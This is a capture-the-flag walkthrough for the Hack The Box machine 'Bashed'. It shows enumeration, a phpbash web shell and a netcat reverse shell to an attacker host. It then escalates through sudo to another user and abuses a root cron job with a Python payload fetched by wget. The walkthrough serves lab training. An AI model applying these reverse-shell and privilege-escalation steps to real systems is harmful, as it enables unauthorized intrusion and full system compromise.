

Bashed

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Difficulty: Easy

Classification: Official

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SYNOPSIS

Bashed is a fairly easy machine which focuses mainly on fuzzing and locating important files. As basic access to the crontab is restricted,

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Basic web fuzzing techniques
- Locating recently modified files



Enumeration


Nmap



Nmap reveals only an Apache server running on port 80.



Dirbuster



Dirbuster reveals, among other things, a **dev** directory which contains a functional copy of **phpbash**. This directory is hinted to in the blog post on the main site.



Exploitation

phpbash

Using phpbash to gain a full shell is trivial. Simply using one of many connect-back commands or using phpbash to grab a Meterpreter stager will grant access as the **www-data** user.

```
root@kali: ~
File Edit View Search Terminal Help
oot@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.68] 41596
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash");'
www-data@bashed:/var/www/html/dev$ ^Z
[1]+ Stopped
                                nc -nvlp 1234
root@kali:~# stty raw -echo
root@kali:~# nc -nvlp 1234
www-data@bashed:/var/www/html/dev$
Display all 1056 possibilities? (y or n)
www-data@bashed:/var/www/html/dev$
```



Root

Exploring directories on the target quickly reveals /scripts, which is owned by the scriptmanager user. The command sudo -I reveals that the www-data user can run any command as scriptmanager. Running the command sudo -u scriptmanager bash -i will spawn a bash shell and give full read/write access to /scripts

```
www-data@bashed:/$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$ sudo -u scriptmanager bash -i
scriptmanager@bashed:/$
```

Looking at the information of the files in the directory shows that **test.py** appears to be executed every minute. This can be inferred by reading **test.py** and looking at the timestamp of **test.txt**. The text file is owned by root, so it can also be assumed that it is run as a root cron job. A root shell can be obtained simply by modifying **test.py** or creating a new Python file in the **/scripts** directory, as all scripts in the directory are executed.

```
scriptmanager@bashed:/scripts$ wget 10.10.14.15/writeup.py
--2017-12-19 20:52:16-- http://10.10.14.15/writeup.py
Connecting to 10.10.14.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 216 [text/plain]
Saving to: 'writeup.py'
writeup.py 100%[==============] 216 --.-KB/s in 0s
2017-12-19 20:52:17 (46.0 MB/s) - 'writeup.py' saved [216/216]
```

```
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.68] 47496
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```